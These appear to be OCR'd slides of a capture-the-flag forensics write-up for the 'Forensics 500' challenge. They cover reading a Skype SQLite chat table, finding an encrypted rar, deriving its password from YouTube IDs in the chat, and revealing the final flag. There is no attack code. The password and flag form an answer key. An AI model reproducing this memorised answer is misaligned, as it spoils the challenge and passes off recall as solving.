
Forensics 500

- SQLite Database Browser
  - http://sqlitebrowser.sourceforge.net/development.html



Forensics 500

- View a message table



	body xml	chatmsg status
1	wazzup. it's petya	4
2		2
3	waaup h4x0r?!	4
4	natm u	2
5	just working on my latest hack	4
6	anything 133t	2
7	it will totally r0x0r micro$oft	4
8	r u going to see the hoff with seryozha?	2
9	serge is gay	4
10	yeah, but the hoff!	2
11	so HOT!	2
12	i'm more into plastid and aria right now	4
13	i've got some stuff you might be intersted in though	4
14	sent file "theHoff.rar"<files alt=""><file size="20173564" index="0">theHoff.rar</file></files>	4
15	there	4
16	tight, that'll take a while, i'm on crappy wireless	2
17	is that for the h4ck?	2
18	you'll see	4
19	ok	2
20	dude. <a href="http://www.thecontrarianmedia.com/2009/05/ridiculouskickass-russian-metal-vid/">http://w	2
21	you think thats hawt?! check this out: <a href="http://www.youtube.com/watch?v=3mOFWV0x6ek">http://	4
22	i got plenty where that came from, heh	4
23	<a href="http://www.youtube.com/watch?v=7mZKjONV5cU">http://www.youtube.com/watch?v=7mZKjONV	4
24	<a href="http://www.youtube.com/watch?v=GfJngr-mhpo">http://www.youtube.com/watch?v=GfJngr-mhp	4
25	<a href="http://www.youtube.com/watch?v=bSlIWA94AgA">http://www.youtube.com/watch?v=bSlIWA94A	4

Forensics 500

- Suspicious file : chatlogs\skype\My Skype Received Files\theHoff.rar
- theHoff.rar is encrypted


http://www.youtube.com/watch?v=1E32QYXs
http://www.youtube.com/watch?v=HKh2CI6T_c0
http://www.youtube.com/watch?v=2ot_katYYiU
http://www.youtube.com/watch?v=e9lsnYd3n-I
http://www.youtube.com/watch?v=bSlIWA94AgA
http://www.youtube.com/watch?v=QH3JAp7vMuo
http://www.youtube.com/watch?v=ykSzwYQV6PU
http://www.youtube.com/watch?v=PCZjAYvrk-w
http://www.youtube.com/watch?v=gcDvRa7zdoU
http://www.youtube.com/watch?v=GfJngr-mhpo

http://www.youtube.com/watch?v=fq8OFqWH_6o
http://www.youtube.com/watch?v=Sfa2ptxw
http://www.youtube.com/watch?v=ANG7JmkJxHw
http://www.youtube.com/watch?v=7mZKjONV5cU
http://www.youtube.com/watch?v=fNy4tfx8XYo
http://www.youtube.com/watch?v=KbMmHNk1LbU
http://www.youtube.com/watch?v=qtAMu36IoPU
http://www.youtube.com/watch?v=7-FCQcg-nqI

- theHoff.rar password : Sfa2ptxw1E32QYXs

Forensics 500

- Decrypted theHoff.rar



- **F500 Answer : !!d0nTH4$$L3theH0ff!!**

References

- http://forensic-proof.com/
- http://vsstar.egloos.com/2610852
- http://work.hackerschool.org/DOWNLOAD/DefconCTF/2010/
- http://www.vnsecurity.net/2010/05/defcon-18-quals-writeups-collection/
- http://vserv3234.swisslink.ch/f300_writeup.txt
- http://barok.foi.hr/~tkisason/
- https://www.defcon.org/html/links/dc-ctf.html

Question & Answer